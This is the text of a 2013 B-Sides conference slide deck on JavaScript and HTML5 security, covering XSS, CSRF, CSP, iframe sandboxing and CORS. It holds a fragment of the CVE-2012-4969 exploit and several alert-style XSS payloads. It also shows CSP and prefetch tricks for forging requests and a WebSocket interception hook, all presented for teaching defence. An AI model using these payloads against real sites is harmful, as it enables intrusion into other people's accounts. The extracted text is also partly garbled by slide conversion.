

JavaScript Security & HTML5

Mike Shema
B-Sides San Francisco

February 25, 2013





“Some cities, when confronted with fun, think, ‘I know, I’ll fuck with the DNA Lounge’. Now they have two problems.”

E Is for ~~ECMAScript~~ ^{*.exe}


- Cross-platform, vendor-neutral liability
- Event-driven, asynchronous bug generator
- Easy to use, easier to misuse
- Challenging to maintain

LiveScript

JavaScript

JScript



```
try {  
    security();  
}
```



let me = count(ways);

jsfunfuzz

Over five years of fuzzing Mozilla's browser to find JavaScript-related bugs.



var Pwn2Own = \$money;

Mobile Pwn2Own: iPh...Dutch team | ZDNet

www.zdnet.com/mobile-pwn2own-iphone Reader

address book, photos, videos and browsing history from a fully patched iPhone 4S.

The hack, which netted a \$30,000 cash prize at the mobile Pwn2Own contest here, exploited a WebKit vulnerability to launch a drive-by download when the target device simply surfs to a booby-trapped web site.

"It took about three weeks, starting from scratch, and we were only working on our private time,"

2012

32-Vulnerabilities in W...r engine impact BlackBerry 6

btsc.webapps.blackberry.com/btsc/viewdox Reader

nd

s should be considered ten... some
te immediately or must pe... and ris
without these requirement... te to

re unable to upgrade at the... mitig
ort in the browser or disabling the browser on the Black

below. Once users have upgraded their BlackBerry Device Software, the
to re-enable Javascript support in the browser or re-enable the browser


Option 1: Disable JavaScript use in the BlackBerry

Users of BlackBerry 6 can disable the use of JavaScript in the BlackBerry

2011

CVE-2012-4969

```
<script>
var arrr = new Array();
arrr[0] = window.document.createElement("img");
arrr[0]["src"] = "L";
</script>
<iframe src="child.html">
```



```
<head><script>
functionfuncB() { document.execCommand("selectAll"); };
functionfuncA() {
  document.write("L");
  parent.arrr[0].src="YMjf\\u0c08\
\u0c0cKDogjsiIejengNEkoPDjfiJDIWUAzdfghjAAuUFGGBSIPPPUDEFJKSOQJG
H";
}
</script></head>
<body onload='funcB();' onselect='funcA() '>
<div contenteditable='true'>a</div>
```

Internal Browser Security

- Process separation
- Sandboxing plugins
 - HTML5 does away with plugins altogether
- XSS Auditors
 - Only for the simplest scenarios
- Phishing warnings
 - Primarily for known sites
 - Some behavioral patterns, e.g. URL authority abuse
- Auto-updating

Dangerous Territory

Subtle and Quick to ~~D~~anger

- Scope, blocks, & var
- Types & type coercion

```
typeof null == "object";  
typeof undefined == "undefined"  
null == undefined;  
null === undefined; X // nope!
```

```
(window[(![]+[])[1] + (![]+[])[2] + (![]+[])[4] +  
  (!![]+[])[1] + (!![]+[])[0]  
  ])(9)
```

JavaScript Crypto



- Use TLS for channel security
 - Better yet, use HSTS and DNSSEC.
- There is no trusted execution environment
 - ...in the current prototype-style language
 - ...in an intercepted HTTP connection
 - ...in an exploitable HTML injection vuln

JavaScript Crypto



- `Math.random()`
- `sjcl.random`
 - Fortuna-like generator
 - Entropy estimator
 - Exceptions

```
sjcl.random.addEntropy([x,y], 2, "mouse")
sjcl.random.addEntropy((new Date()).valueOf(), 2, "loadtime");
sjcl.random.addEntropy(ab, 1024, "crypto.getRandomValues"); // WebKit
```


HTML Injection

- The 20+ year-old vuln that refuses to die.
- But JavaScript makes the situation better!
- No, JavaScript makes the situation worse!
- HTML5 to the rescue!(?)





1996



<!doctype html>

Capability, Security, Privacy*


“In a world with one eye on privacy, the blind browser is king.”

- AppCache
 - Battery Status
 - Geolocation
 - Web Storage
 - WebGL
 - WebPerf APIs
 - Browser Fingerprinting
 - Device Fingerprinting
 - Usage Statistics
 - User Tracking
- * choose two (one?)

Oh, No! XSS Is Worse!

```
http://web.site/vuln?foo=xss"...
```

```
<input type="text" name="foo"  
value="xss" autofocus  
onfocus=alert(9);//">
```



(yawn)

XSS Blacklisting Is Worse

- New elements
- New attributes
- Didn't work in the first place
 - ``
 - ``
 - `<a href=""&<img&/onclick=alert(9)>foo`

We'll Always Have Parsers

```
<input type="text" name="foo"  
value=""><hr onmouseover="alert(9)"">
```

```
<script%20<!--%20-->alert(9)</script>
```

```
<script/<a>alert(9)</script>
```

```
<script/<a>alert(9)</script <a>foo</a>
```

We'll Always Have People

4.10.7 The input element — HTML Standard

Keyword	State	Data type	Control type
hidden	Hidden	An arbitrary string	n/a
text	Text	Text with no line breaks	A text field
search	Search	Text with no line breaks	Search field
tel	Telephone	Text with no line breaks	A text field
url	URL	An absolute URL	A text field
email	E-mail	An e-mail address or list of e-mail addresses	A text field
password	Password	Text with no line breaks (sensitive information)	A text field that obscures data entry
datetime	Date and Time	A date and time (year, month, day, hour, minute, second, fraction of a second) with the time zone set to UTC	A date and time control
date	Date	A date (year, month, day) with no time zone	A date control
month	Month	A date consisting of a year and a month with no time zone	A month control
week	Week	A date consisting of a week-year number and a week number with no time zone	A week control
time	Time	A time (hour, minute, seconds, fractional seconds) with no time zone	A time control

datetime-local	Local Date and Time	A date and time second, fraction
number	Number	A numerical v
range	Range	A numerical v exact value is
color	Color	An sRGB col components
checkbox	Checkbox	A set of zero
radio	Radio Button	An enumerat
file	File Upload	Zero or more optionally a fi
submit	Submit Button	An enumerat must be the la submission
image	Image Button	A coordinate, the extra sem selected and

Same Attacks, New Mechanisms

```

```

```
<link rel="prefetch" href="https://
csrf.target/sensitive?action=something">
```

- ~~Origin~~
- Referer
- X-Moz: prefetch


Improving SOP

- Granular access control
 - What happened to least privilege?
- Make the `<iframe>` more useful for isolating Origins
 - seamless
 - sandbox



`<iframe * src="infected.html">`

`(empty)`



`sandbox`

JavaScript not executed

`sandbox="allow-scripts"`

JavaScript executed
~~document.cookie~~
~~localStorage()~~
~~sessionStorage()~~

`text/html-sandboxed`

Waiting for browser support

On the Other Hand...

...if you're not using X-Frame-Options:
DENY.

```
function killFrames(){if(top.location!=location)
{if(document.referrer){var
a=get_hostname_from_url(document.referrer);var
b=a.length;if(b==11&&a!="web.site")
{top.location.replace(document.location.href)}else
if(b!=11&&a.substring(a.length-12)!=".web.site")
{top.location.replace(document.location.href)}}}
if(top.frames.length!
=0)top.location=self.document.location}function
get_hostname_from_url(a){return a.match(/:\//(. [^/?]
+)/)[1]}killFrames();
```

Content Security Policy

- Granular access for retrieving resources
- Header only
 - Probably requires code changes, or unsafe-eval
 - (http-equiv has lower precedence)
- Waiting for universal implementation
 - X-Content-Security-Policy
 - X-WebKit-CSP
- <http://www.w3.org/TR/CSP/>



Selective Resource Control

```
X-CSP: default-src 'self'; frame-src 'none'
```

```
<!doctype html>  
<html>  
<body>  
    <iframe src="./infected.html"></iframe>  
</body>  
</html>
```

Defeat Exploits, Not Vulns

```
X-CSP: default-src 'self'
```

```
<input type="text" name="q" value="foo"  
autofocus onfocus=alert(9)//">
```

```
X-CSP: default-src 'self' 'unsafe-inline'
```

```
<input type="text" name="q" value="foo"  
autofocus onfocus=alert(9)//">
```

https://web.site/page#<img/src=""onerror=alert(9)>

```
<!DOCTYPE html>
<html>
<head>
<script src="jquery-1.8.2.min.js"></script>
<script>
$(document).ready(function() {
    var x = (window.location.hash.match(/^#( [^\#/] .+)$/ ) || [])[1];
    var w = $('a[name="' + x + '"], [id="' + x + '"]');
});
</script>
</head>
<body>
    <div id="main">foo</div>
</body>
</html>
```

https://web.site/page#<img/src=""onerror=alert(9)>

```
<!DOCTYPE html>
<html>
<head>
<script src="jquery-1.8.2.min.js"></script>
<script src="main.js"></script>
</head>
<body>
  <div id="main">foo</div>
</body>
</html>
```

```
$(document).ready(function() {
  var x = (window.location.hash.match(/^#([^\./].+)$/)) || [])[1];
  var w = $('a[name="" + x + "]", [id="" + x + "]);
});
```

As Easy as ~~A~~BC

- Move intrinsic events from HTML to JavaScript
- Avoid “inline” event handler attributes

```
$('#main').attr('onclick', 'alert(9)');
```

- Use event managers

```
$('#main').bind("click", function(e) { alert(9) });
```

```
$('#main').click(function(e) { alert(9) });
```

```
$('#main').on("click", function(e) { alert(9) });
```

On the Other Hand...

...an awesome XSS DoS payload if injectable into a <head> section.

```
<meta http-equiv="X-WebKit-CSP"  
content="default-src 'none'">
```

On the Other Hand...

...another way to forge POST method for CSRF.

```
<!doctype html><html><head>  
<meta http-equiv="X-WebKit-CSP"  
      content="img-src 'none'; report-uri  
'https://csrf.target/page?a=1&b=2&c=3'">  
</head><body>  
  
</body></html>
```

Partial CSRF Influence

```
POST /page?a=1&b=2&c=3 HTTP/1.1
Host: csrf.target
User-Agent: Mozilla/5.0 ...
Content-Length: 116
Accept: */*
Origin: null
Content-Type: application/x-www-form-urlencoded
Referer: http://web.site/HWA/ch3/csrf.html
Cookie: sessid=12345
Connection: keep-alive
```

```
document-url=http%3A%2F%2Fcsrf.target%2FHWA%2Fch3%2Fcsrf.html&violated-directive=default-src+%27none%27
```


Hacking Tools

```
<script>
WebSocket.prototype._s = WebSocket.prototype.send;
WebSocket.prototype.send = function(data) {
//  data = ".";
  console.log("\u2192 " + data);
  this._s(data);
  this.addEventListener('message', function(msg) {
    console.log("\u2190 " + msg.data);
  }, false);
  this.send = function(data) {
    this._s(data);
    console.log("\u2192 " + data);
  };
}
</script>
```

Data = "."

```
[22:49:57] [*] BeEF server started (press control+c to stop)
```

```
  /opt/local/lib/ruby1.9/gems/1.9.1/gems/json-1.7.5/  
lib/json/common.rb:155:in `initialize': A JSON text  
must at least contain two octets! (JSON::ParserError)
```

“And what does it say now?” asked Arthur.

“*Mostly harmless,*” admitted Ford with a slightly embarrassed cough.

end.isNigh()

Programming

- Origin is an identity hint, not access control attribute
 - The return of X-Forwarded-For
- JSON serializes, not sanitizes, data
- Avoid string concatenation
 - Review, refactor, refine
- use strict

CORS

- Defines read-access trust of another Origin
 - Expresses trust, not security
 - But still contributes to secure design
- Principle of Least Privilege
 - Beware of Access-Control-Allow-Origin: *
 - Short Access-Control-Max-Age
 - Minimal Access-Control-Allow-{Methods | Headers}
- Check the Origin

What to Think About

- Start with an established library
- Abstracting vs. annotating
 - Closure or TypeScript
 - Emscripten (!?)

Underscore JS
Angular
Batman JS
ObjectiveJ (Cappucino)
Google Closure
CoffeeScript
Dojo
Ember JS
Ext JS
Facebook Connect
jQuery
Knockout
Midori JS
Modernizr
MooTools
MooTools More
Prototype
Pusher
Qooxdoo
Raphael
Rico
Sammy
Scriptaculous
Socket.io
Spine
Spry
TypeKit
twtr
jsmd
UIZE
YUI
YAHOO

What's Coming


- Steps towards a trusted environment
 - Freeze & Seal an Object
 - `Object.hasOwnProperty()`
 - Modular libraries
 - `toStaticHtml()`*
- More complexity

Here, There, Everywhere

- jQuery [<http://jquery.com>]
- pdf.js [<http://mozilla.github.com/pdf.js/>]
- sjcl.js [<http://crypto.stanford.edu/sjcl/>]

- BeEF [<http://beefproject.com>]
- Screen Shots [<https://github.com/niklasvh/html2canvas>]

Code Like It's Not 1999

- Encourage users to update browsers
 - Legacy support is a pain anyway
 - Start with an established JavaScript library
 - Pure development vs. patch management
 - Adopt HTML5 security features
 - ...to protect users with HTML5-enabled browsers
- 

Thank You!

Questions?

- @CodexWebSecurum



- <http://deadliestwebattacks.com>
- *Hacking Web Apps*

